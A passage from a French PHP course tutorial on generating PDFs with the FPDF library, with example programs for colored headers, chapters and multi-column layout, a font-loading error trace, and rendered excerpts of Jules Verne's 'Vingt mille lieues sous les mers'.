
```
$pdf->AliasNbPages('{nbpages}');
```

Le contenu de la page est constitué d'une série de ligne avec leur numéro, en police Times, Normal, taille 12.

```
$pdf->SetFont('Times','',12);  
for($i=1;$i<=15;$i++)  
{  
    $pdf->Cell(0,10,utf8_decode('Ligne numéro ').$i,0,1);  
}
```

Le saut de page est automatique à 2 centimètres du bas de la page (par défaut). La police du texte principal est conservée (Times dans notre exemple), indépendamment des polices utilisées pour l'entête et le pied de page.

Voici son exécution sous Firefox



12.6.2.4.3 *Affichage formaté d'un fichier texte avec couleur*

Le programme `fpdf_ex03_texte_couleurs.php` est une adaptation du tutoriel N°3 fourni avec FPDF. Voici son code :

```
<?php
require('../INCLUDE/fpdf181/fpdf.php');
// --- les méthodes Header() et Footer() sont appelées automatiquement ---
// --- par Addpage() et Close(). Leur implémentation dans FPDF est vide ---
// --- Il faut donc dériver la classe et redéfinir ces méthodes pour ---
// --- indiquer leur contenu ---
class PDF extends FPDF
{
    // --- Entête ---
    function Header()
    {
        global $TitreC;
        // Verdana gras 15
        $this->SetFont('Verdana','B',15);
        // Calcul de la largeur du titre et positionnement
        $largeur = $this->GetStringWidth($TitreC)+6;
        $this->SetX((210-$largeur)/2);
        // Couleurs de l'entête
        // Cadre : Rouge=120, Vert=170, Bleu=230
        $this->SetDrawColor(120,170,230);
        // Fond : Rouge=250, Vert=250, Bleu=190
        $this->SetFillColor(250,250,190);
        // Texte : Rouge=50, Vert=100, Bleu=220
        $this->SetTextColor(50,100,220);
        // Epaisseur du cadre (1 mm)
        $this->SetLineWidth(1);
        // Titre
        $this->Cell($largeur,9,$TitreC,1,1,'C',true);
        // Saut de ligne
        $this->Ln(10);
    }
    // --- Pied de page ---
    function Footer()
    {
        // Positionnement à 1,5 cm du bas
        $this->SetY(-15);
        // Verdana italique 8
        $this->SetFont('Verdana','I',8);
        // Couleur du texte en gris
        $this->SetTextColor(128);
        // Numéro de page
        $this->Cell(0,10,'Page '.$this->PageNo(),0,0,'C');
    }
    // --- Génération du titre du chapitre ---
    function TitreChapitre($NumC, $libelle)
    {
        // Police Verdana, Normal, 12
        $this->SetFont('Verdana','',12);
        // Couleur de fond
        $this->SetFillColor(200,220,255);
        // Titre
        $this->Cell(0,6,utf8_decode("Chapitre $NumC : $libelle"),0,1,'L',true);
        // Saut de ligne
        $this->Ln(4);
    }
    // --- Génération du corps du chapitre ---
    function CorpsChapitre($Fichier)
    {
        // Récupération du texte à partir du fichier
        $texte_fichier = file_get_contents($Fichier);
        // Police Verdana, Normal, 12
```

```

$this->SetFont('Times','',12);
// Sortie du texte justifié
$this->MultiCell(0,5,utf8_decode($texte_fichier));
// Saut de ligne
$this->Ln();
// Texte de fin en italique, même police
$this->SetFont('', 'I');
$this->Cell(0,5,"(fin de l'extrait)");
}
// --- Ajout d'un chapitre sur une nouvelle page ---
function AjouterChapitre($NumC, $TitreC, $Fichier)
{
    $this->AddPage();
    $this->TitreChapitre($NumC,$TitreC);
    $this->CorpsChapitre($Fichier);
}
}
// --- création de l'objet ---
$pdf = new PDF();
// --- ajout de la police de caractères Verdana ---
$pdf->AddFont('Verdana','', 'Verdana.php');
$pdf->AddFont('Verdana','B', 'VerdanaBold.php');
$pdf->AddFont('Verdana','I', 'VerdanaItalic.php');
$pdf->AddFont('Verdana','BI', 'VerdanaBoldItalic.php');
// --- sélection de la police de caractères ---
$pdf->SetFont('Verdana','',16);
// --- Formatage du document ---
$TitreC = 'Vingt mille lieues sous les mers';
$pdf->SetTitle($TitreC);
$pdf->SetAuthor('Jules Verne');
$pdf->AjouterChapitre(1,'UN ÉCUEIL
FUYANT','FICHIERS/fpdf_ex03_20000Lieues_chap1.txt');
$pdf->AjouterChapitre(2,'LE POUR ET LE
CONTRE','FICHIERS/fpdf_ex03_20000Lieues_chap2.txt');
// --- Envoie le document au navigateur (I) ---
// --- en cas de téléchargement, le nom du fichier ---
// --- Envoie le document au navigateur (I) ---
// --- en cas de téléchargement, le nom du fichier ---
// --- est Extraits_20000Lieues.pdf ---
$pdf->Output('Extraits_20000Lieues.pdf','I');
?>

```

Ce programme utilise la police Verdana qui n'est pas disponible par défaut avec FPDF. Son exécution montre les messages d'erreurs suivants précisant que le fichier **Verdana.php** n'est pas trouvé dans la hiérarchie de FPDF.

```

Mozilla Firefox
http://localhost/...eurs.php x
localhost/CoursPHP/12_Complements/12_6_Gen
Rechercher

Warning: include(/media/psf/Home/Sites/CoursPHP/12_Complements/12_6_Generation_PDF/INCLUDE/fpdf181/font/Verdana.php): failed to open stream: No such file or directory in /media/psf/Home/Sites/CoursPHP/12_Complements/12_6_Generation_PDF/INCLUDE/fpdf181/fpdf.php on line 1143


Warning: include(): Failed opening '/media/psf/Home/Sites/CoursPHP/12_Complements/12_6_Generation_PDF/INCLUDE/fpdf181/font/Verdana.php' for inclusion (include_path=.:./opt/lampp/lib/php) in /media/psf/Home/Sites/CoursPHP/12_Complements/12_6_Generation_PDF/INCLUDE/fpdf181/fpdf.php on line 1143

Fatal error: Uncaught exception 'Exception' with message 'FPDF error: Could not include font definition file' in /media/psf/Home/Sites/CoursPHP/12_Complements/12_6_Generation_PDF/INCLUDE/fpdf181/fpdf.php:271 Stack trace: #0 /media/psf/Home/Sites/CoursPHP/12_Complements/12_6_Generation_PDF/INCLUDE/fpdf181/fpdf.php(1145): FPDF->Error('Could not inclu...') #1 /media/psf/Home/Sites/CoursPHP/12_Complements/12_6_Generation_PDF/INCLUDE/fpdf181/fpdf.php(459): FPDF->_loadfont('Verdana.php') #2 /media/psf/Home/Sites/CoursPHP/12_Complements/12_6_Generation_PDF/FPDF/fpdf_ex03_texte_couleurs.php(87): FPDF->AddFont('Verdana', '', 'Verdana.php') #3 {main} thrown in /media/psf/Home/Sites/CoursPHP/12_Complements/12_6_Generation_PDF/INCLUDE/fpdf181/fpdf.php on line 271

```

L'installation de cette police est présentée à la section 12.6.2.5.

Voici l'exécution de ce programme. Le fichier PDF généré possède 5 pages de texte :



Vingt mille lieues sous les mers

Chapitre 2 : LE POUR ET LE CONTRE

A l'époque où ces événements se produisirent, je revenais d'une exploration scientifique entreprise dans les mauvaises terres du Nebraska, aux États-Unis. En ma qualité de professeur-suppléant au Muséum d'histoire naturelle de Paris, le gouvernement français m'avait joint à cette expédition. Après six mois passés dans le Nebraska, chargé de précieuses collections, j'arrivai à New York vers la fin de mars. Mon départ pour la France était fixé aux premiers jours de mai. Je m'occupais donc, en attendant, de classer mes richesses minéralogiques, botaniques et zoologiques, quand arriva l'incident du Scotia.

J'étais parfaitement au courant de la question à l'ordre du jour, et comment ne l'aurais-je pas été ? J'avais lu et relu tous les journaux américains et européens sans être plus avancé. Ce mystère m'intriguait. Dans l'impossibilité de me former une opinion, je flottais d'un extrême à l'autre. Qu'il y eut quelque chose, cela ne pouvait être douteux, et les incrédules étaient invités à mettre le doigt sur la plaie du Scotia.

A mon arrivée à New York, la question brûlait. L'hypothèse de l'îlot flottant, de l'écueil insaisissable, soutenue par quelques esprits peu compétents, était absolument abandonnée. Et, en effet, à moins que cet écueil n'eût une machine dans le ventre, comment pouvait-il se déplacer avec une rapidité si prodigieuse ?

De même fut repoussée l'existence d'une coque flottante, d'une énorme épave, et toujours à cause de la rapidité du déplacement. Restaient donc deux solutions possibles de la question, qui créaient deux clans très distincts de partisans : d'un côté, ceux qui tenaient pour un monstre d'une force colossale ; de l'autre, ceux qui tenaient pour un bateau "sous-marin" d'une extrême puissance motrice.

Or, cette dernière hypothèse, admissible après tout, ne put résister aux enquêtes qui furent poursuivies dans les deux mondes. Qu'un simple particulier eût à sa disposition un tel engin mécanique, c'était peu probable. Où et quand l'eut-il fait construire, et comment aurait-il tenu cette construction secrète ?

Seul, un gouvernement pouvait posséder une pareille machine destructive, et, en ces temps désastreux où l'homme s'ingénie à multiplier la puissance des armes de guerre, il était possible qu'un État essayât à l'insu des autres ce formidable engin. Après les chassepots, les torpilles, après les torpilles, les béliers sous-marins, puis la réaction. Du moins, je l'espère.

Mais l'hypothèse d'une machine de guerre tomba encore devant la déclaration des gouvernements. Comme il s'agissait là d'un intérêt public, puisque les communications transocéaniques en souffraient, la franchise des gouvernements ne pouvait être mise en doute. D'ailleurs, comment admettre que la construction de ce bateau sous-marin eût échappé aux yeux du public ? Garder le secret dans ces circonstances est très difficile pour un particulier, et certainement impossible pour un État dont tous les actes sont obstinément surveillés par les puissances rivales.

Donc, après enquêtes faites en Angleterre, en France, en Russie, en Prusse, en Espagne, en Italie, en Amérique, voire même en Turquie, l'hypothèse d'un Monitor sous-marin fut définitivement rejetée.

A mon arrivée à New York, plusieurs personnes m'avaient fait l'honneur de me consulter sur le phénomène en question. J'avais publié en France un ouvrage in-quarto en deux volumes intitulé : Les Mystères des grands fonds sous-marins. Ce livre, particulièrement goûté du monde savant, faisait de moi un spécialiste dans cette partie assez obscure de l'histoire naturelle. Mon avis me fut demandé. Tant que je pus nier du

Page 3

Vingt mille lieues sous les mers

fait, je me renfermai dans une absolue négation. Mais bientôt, collé au mur, je dus m'expliquer catégoriquement. Et même, l'honorable Pierre Aronax, professeur au Muséum de Paris, fut mis en demeure par le New York-Herald de formuler une opinion quelconque.

Je m'exécute. Je parlai faute de pouvoir me taire. Je discutai la question sous toutes ses faces, politiquement et scientifiquement, et je donne ici un extrait d'un article très nourri que je publiai dans le numéro du 30 avril.

" Ainsi donc, disais-je, après avoir examiné une à une les diverses hypothèses, toute autre supposition étant rejetée, il faut nécessairement admettre l'existence d'un animal marin d'une puissance excessive.

" Les grandes profondeurs de l'Océan nous sont totalement inconnues. La sonde n'a su les atteindre. Que se passe-t-il dans ces abîmes reculés ? Quels êtres habitent et peuvent habiter à douze ou quinze milles au-dessous de la surface des eaux ? Quel est l'organisme de ces animaux ? On saurait à peine le conjecturer.

" Cependant, la solution du problème qui m'est soumis peut affecter la forme du dilemme.

" Ou nous connaissons toutes les variétés d'êtres qui peuplent notre planète, ou nous ne les connaissons pas.

" Si nous ne les connaissons pas toutes, si la nature a encore des secrets pour nous en ichtyologie, rien de plus acceptable que d'admettre l'existence de poissons ou de cétacés, d'espèces ou même de genres nouveaux, d'une organisation essentiellement "fondrière", qui habitent les couches inaccessibles à la sonde, et qu'un événement quelconque, une fantaisie, un caprice, si l'on veut, ramène à de longs intervalles vers le niveau supérieur de l'Océan.

" Si, au contraire, nous connaissons toutes les espèces vivantes, il faut nécessairement chercher l'animal en question parmi les êtres marins déjà catalogués, et dans ce cas, je serai disposé à admettre l'existence d'un Narwal géant.

" Le narwal vulgaire ou licorne de mer atteint souvent une longueur de soixante pieds. Quintuplez, décuplez même cette dimension, donnez à ce cétacé une force proportionnelle à sa taille, accroissez ses armes offensives, et vous obtenez l'animal voulu. Il aura les proportions déterminées par les Officiers du Shannon, l'instrument exigé par la perforation du Scotia, et la puissance nécessaire pour entamer la coque d'un steamer.

" En effet, le narwal est armé d'une sorte d'épée d'ivoire, d'une hallebarde, suivant l'expression de certains naturalistes. C'est une dent principale qui a la dureté de l'acier. On a trouvé quelques-unes de ces dents implantées dans le corps des baleines que le narwal attaque toujours avec succès. D'autres ont été arrachées, non sans peine, de carènes de vaisseaux qu'elles avaient percées d'outre en outre, comme un foret perce un tonneau. Le musée de la Faculté de médecine de Paris possède une de ces défenses longue de deux mètres vingt-cinq centimètres, et large de quarante-huit centimètres à sa base !

" Eh bien ! supposez l'arme dix fois plus forte, et l'animal dix fois plus puissant, lancez-le avec une rapidité de vingt milles à l'heure, multipliez sa masse par sa vitesse, et vous obtenez un choc capable de produire la catastrophe demandée.

" Donc, jusqu'à plus amples informations, j'opinerais pour une licorne de mer, de dimensions colossales, armée, non plus d'une hallebarde, mais d'un véritable éperon comme les frégates cuirassées ou les "rams" de guerre, dont elle aurait à la fois la masse et la puissance motrice.

Page 4

Vingt mille lieues sous les mers

" Ainsi s'expliquerait ce phénomène inexplicable - à moins qu'il n'y ait rien, en dépit de ce qu'on a entrevu, vu, senti et ressenti - ce qui est encore possible ! "

(fin de l'extrait)

Page 5

12.6.2.4.4 Affichage multi-colonnes

Le programme [fpdf_ex04_texte_couleurs_multicolonnes.php](#) est une adaptation du tutoriel N°4 fourni avec FPDF. Les lignes sur fond jaune diffèrent du programme précédent.

Pour ce programme, seule la ligne ci-dessous doit être modifiée pour présenter un nombre de colonnes différent (ici, 4 colonnes) :

```
define("NB_COL","4");
```

Voici son code :

```
<?php
require('../INCLUDE/fpdf181/fpdf.php');
// --- affichage pour A4 = 210 x 297 mm ---
define("PARAM_LARGEUR_TOTALE","210");
// --- Marges d'impression de 15 mm ---
define("PARAM_MARGE","15");
// --- Nombre de colonnes ---
define("NB_COL","4");
// --- calcul des différentes dimensions paramètres ---
$Param_Distance_Entre_Col=2;
$Param_Largeur_Zone_Texte=(PARAM_LARGEUR_TOTALE-(PARAM_MARGE*2))-((NB_COL-1)*$Param_Distance_Entre_Col);
$Param_Largeur_Col=$Param_Largeur_Zone_Texte/NB_COL;
// --- les méthodes Header() et Footer() sont appelées automatiquement ---
// --- par Addpage() et Close(). Leur implémentation dans FPDF est vide ---
// --- Il faut donc dériver la classe et redéfinir ces méthodes pour ---
// --- indiquer leur contenu ---
class PDF extends FPDF
{
    // Colonne courante
    var $col = 0;
    // Ordonnée du début des colonnes
    var $y0;
    // --- Entête ---
    function Header()
    {
        global $TitreC;
        // Verdana gras 15
        $this->SetFont('Verdana','B',15);
        // Calcul de la largeur du titre et positionnement
        $marge_cadre=3;
        $largeur_titre = $this->GetStringWidth($TitreC)+(2*$marge_cadre);
        $hauteur_titre = 9 ;
        $this->SetX((PARAM_LARGEUR_TOTALE-$largeur_titre)/2);
        // Couleurs de l'entête
        // Cadre : Rouge=120, Vert=170, Bleu=230
        $this->SetDrawColor(120,170,230);
        // Fond : Rouge=250, Vert=250, Bleu=190
        $this->SetFillColor(250,250,190);
        // Texte : Rouge=50, Vert=100, Bleu=220
        $this->SetTextColor(50,100,220);
        // Epaisseur du cadre (1 mm)
        $this->SetLineWidth(1);
        // Titre
        $this->Cell($largeur_titre,$hauteur_titre,$TitreC,1,1,'C',true);
        // Saut de ligne
        $this->Ln(10);
        // Sauvegarde de l'ordonnée
        $this->y0 = $this->GetY();
    }
    // --- Pied de page ---
    function Footer()
    {
        // Positionnement à 1,5 cm du bas
        $this->SetY(-15);
        // Verdana italique 8
        $this->SetFont('Verdana','I',8);
        // Couleur du texte en gris
        $this->SetTextColor(128);
        // Numéro de page
```



```

    $this->Cell(0,10,'Page '.$this->PageNo(),0,0,'C');
}
// --- gestion des colonnes ---
function SetCol($col)
{
    global $Param_Distance_Entre_Col, $Param_Largeur_Col;
    // Positionnement sur une colonne
    $this->col = $col;
    $PositionX =
PARAM_MARGE+($col*($Param_Largeur_Col+(2*$Param_Distance_Entre_Col)));
    $this->SetLeftMargin($PositionX);
    $this->SetX($PositionX);
}
// --- gestion du saut de page ---
// --- réécriture de la méthode de FPDF ---
// --- cette méthode est appelée automatiquement ---
// --- lorsqu'une condition de saut de page est remplie ---
function AcceptPageBreak()
{
    // Méthode autorisant ou non le saut de page automatique
    if($this->col<NB_COL-1)
    {
        // Passage à la colonne suivante
        $this->SetCol($this->col+1);
        // Ordonnée en haut
        $this->SetY($this->y0);
        // On reste sur la page
        return false;
    }
    else
    {
        // Retour en première colonne
        $this->SetCol(0);
        // Saut de page
        return true;
    }
}
// --- Génération du titre du chapitre ---
function TitreChapitre($NumC, $libelle)
{
    $PositionX=PARAM_MARGE;
    $this->SetLeftMargin($PositionX);
    $this->SetX($PositionX);
    // --- Police Verdana, Normal,12 ---
    $this->SetFont('Verdana','',12);
    // --- Couleur de fond rouge=200, vert=220, bleu=255 ---
    $this->SetFillColor(200,220,255);
    // --- Zone d'affichage du Titre ---
    $this->Cell(0,6,utf8_decode("Chapitre $NumC : $libelle"),0,1,'L',true);
    // --- Saut de ligne ---
    $this->Ln(4);
    // --- Sauvegarde de l'ordonnée ---
    $this->y0 = $this->GetY();
}
// --- Affichage du corps du chapitre ---
function CorpsChapitre($Fichier)
{
    global $Param_Distance_Entre_Col, $Param_Largeur_Col;

    // --- Récupération du texte à partir du fichier ---
    $texte_fichier = file_get_contents($Fichier);
    // --- Police Times, Normal, 12 ---
    $this->SetFont('Times','',12);
    // --- Sortie du texte largeur selon une largeur de colonne et une taille
    de ligne ---

```

```

$largeur_colonne=$Param_Largeur_Col;
$hauteur_ligne=5;
$this->
>MultiCell($largeur_colonne,$hauteur_ligne,utf8_decode($texte_fichier));
// --- Saut de ligne ---
$this->Ln();
// --- Texte de fin en italique, même police ---
$this->SetFont('', 'I');
$this->Cell(0,5,"(fin de l'extrait)");
// --- Retour en première colonne ---
$this->SetCol(0);
}
// --- Ajout d'un chapitre sur une nouvelle page ---
function AjouterChapitre($NumC, $TitreC, $Fichier)
{
    $this->AddPage('P', 'A4');
    $this->TitreChapitre($NumC,$TitreC);
    $this->CorpsChapitre($Fichier);
}
}
// -----
// --- Génération du PDF -----
// -----
// --- création de l'objet ---
$pdf = new PDF();
// --- ajout de la police de caractères Verdana ---
$pdf->AddFont('Verdana', '', 'Verdana.php');
$pdf->AddFont('Verdana', 'B', 'VerdanaBold.php');
$pdf->AddFont('Verdana', 'I', 'VerdanaItalic.php');
$pdf->AddFont('Verdana', 'BI', 'VerdanaBoldItalic.php');
// --- sélection de la police de caractères ---
$pdf->SetFont('Verdana', '', 16);
$TitreC = 'Vingt mille lieues sous les mers';
$pdf->SetTitle($TitreC);
$pdf->SetAuthor('Jules Verne');
$pdf->AjouterChapitre(1, 'UN ÉCUEIL
FUYANT', 'FICHIERS/fpdf_ex03_20000Lieues_chap1.txt');
$pdf->AjouterChapitre(2, 'LE POUR ET LE
CONTRE', 'FICHIERS/fpdf_ex03_20000Lieues_chap2.txt');
// --- Envoie le document au navigateur (I) ---
// --- en cas de téléchargement, le nom du fichier ---
// --- est Extraits_20000Lieues.pdf ---
$pdf->Output('Extraits_20000Lieues.pdf', 'I');
?>

```

Voici son exécution et l'affichage du PDF dans le navigateur Firefox (seules les deux premières pages sont représentées).

Vingt mille lieues sous les mers

Chapitre 1 : UN ÉCUEIL FUYANT

L'année 1866 fut marquée par un événement bizarre, un phénomène inexplicable et inexplicable que personne n'a sans doute oublié. Sans parler des rumeurs qui agitaient les populations des ports et surexcitaient l'esprit public à l'intérieur des continents les gens de mer furent particulièrement émus. Les négociants, armateurs, capitaines de navires, skips et masters de l'Europe et de l'Amérique, officiers des marines militaires de tous pays, et, après eux, les gouvernements des divers États des deux continents, se préoccupèrent de ce fait au plus haut point.

En effet, depuis quelque temps, plusieurs navires s'étaient rencontrés sur mer avec "une chose énorme" un objet long, fusiforme, parfois phosphorescent, infiniment plus vaste et plus rapide qu'une baleine.

Les faits relatifs à cette apparition, consignés aux divers livres de bord, s'accordaient assez exactement sur la structure de l'objet ou de l'être en question, la vitesse inouïe de ses mouvements, la puissance surprenante de sa locomotion, la vie

particulière dont il semblait doué. Si c'était un cétacé, il surpassait en volume tous ceux que la science avait classés jusqu'alors. Ni Cuvier, ni Lacépède, ni M. Dumeril, ni M. de Quatrefages n'eussent admis l'existence d'un tel monstre - à moins de l'avoir vu, ce qui s'appelle vu de leurs propres yeux de savants.

A prendre la moyenne des observations faites à diverses reprises - en rejetant les évaluations timides qui assignaient à cet objet une longueur de deux cents pieds et en repoussant les opinions exagérées qui le disaient large d'un mille et long de trois - on pouvait affirmer, cependant, que cet être phénoménal dépassait de beaucoup toutes les dimensions admises jusqu'à ce jour par les ichtyologistes - s'il existait toutefois.

Or, il existait, le fait en lui-même n'était plus niable, et, avec ce penchant qui pousse au merveilleux la cervelle humaine, on comprendra l'émotion produite dans le monde entier par cette surnaturelle apparition. Quant à la rejeter au rang des fables, il fallait y renoncer.

En effet, le 20 juillet 1866, le steamer Governor-Higginson, de Calcutta and Burnach steam navigation Company, avait rencontré cette masse mouvante à cinq milles dans l'est des côtes de l'Australie. Le capitaine Baker se crut, tout d'abord, en présence d'un écueil inconnu; il se disposait même à en déterminer la situation exacte, quand deux colonnes d'eau, projetées par l'inexplicable objet, s'élançèrent en sifflant à cent cinquante pieds dans l'air. Donc, à moins que cet écueil ne fût soumis aux expansions intermittentes d'un geyser, le Governor-Higginson avait affaire bel et bien à quelque mammifère aquatique, inconnu jusque-là, qui rejetait par ses événements des colonnes d'eau, mélangées d'air et de vapeur.

Pareil fait fut également observé le 23 juillet de la même année, dans les mers du Pacifique, par le Cristobal-Colon, de West India and Pacific steam navigation Company. Donc, ce cétacé extraordinaire pouvait se transporter d'un endroit à un autre

avec une vitesse surprenante, puisque à trois jours d'intervalle, le Governor-Higginson et le Cristobal-Colon l'avaient observé en deux points de la carte séparés par une distance de plus de sept cents lieues marines.

Quinze jours plus tard, à deux mille lieues de là l'Helvetia, de la Compagnie Nationale, et le Shannon, du Royal-Mail, marchant à contrebord dans cette portion de l'Atlantique comprise entre les États-Unis et l'Europe, se signalèrent respectivement le

monstre par 42°15' de latitude nord, et 60°35' de longitude à l'ouest du méridien de Greenwich. Dans cette observation simultanée, on crut pouvoir évaluer la longueur minimum du mammifère à plus de trois cent cinquante pieds anglais, puisque le Shannon et l'Helvetia étaient de dimension inférieure à lui, bien qu'ils mesurassent cent mètres de l'étrave à l'étambot. Or, les plus vastes baleines, celles qui fréquentent les parages des îles Aléoutiennes, le Kulammak et l'Umgullick, n'ont jamais dépassé la longueur de

cinquante-six mètres, - si même elles l'atteignent.

Ces rapports arrivés coup sur coup, de nouvelles observations faites à bord du transatlantique le Pereire, un abordage entre l'Etna, de la ligne Inman, et le monstre, un procès-verbal dressé par les officiers de la frégate française la Normandie, un très sérieux relèvement obtenu par l'état-major du commodore Fitz-James à bord du Lord-Clyde, émuèrent profondément l'opinion publique. Dans les pays d'humeur légère, on plaisanta le phénomène, mais les pays graves et pratiques, l'Angleterre, l'Amérique, l'Allemagne, s'en préoccupèrent vivement.

Partout dans les grands centres, le monstre devint à la mode; on le chanta dans les cafés, on le bafoua dans les journaux, on le joua sur les théâtres. Les canards eurent là une belle occasion de pondre des oeufs de toutes couleurs. On vit réapparaître dans les journaux - à court de copie - tous les êtres imaginaires et gigantesques, depuis la baleine blanche, le terrible "Moby Dick" des régions

Vingt mille lieues sous les mers

hyperboréennes, jusqu'au Kraken démesuré, dont les tentacules peuvent enlacer un bâtiment de cinq cents tonneaux et l'entraîner dans les abîmes de l'Océan. On reproduisit même les procès-verbaux des temps anciens, les opinions d'Aristote et de Platon, qui admettaient l'existence de ces monstres, puis les récits norvégiens de l'évêque Pontoppidan, les relations de Paul Heggde, et enfin les rapports de M. Harrington, dont la bonne foi ne peut être soupçonnée, quand il affirme avoir vu, étant à bord du Castillon, en 1857, cet énorme serpent qui n'avait jamais fréquenté jusqu'alors que les mers de l'ancien Constitutionnel.

(fin de l'extrait)

12.6.2.4.5 Affichage de données sous la forme d'un tableau

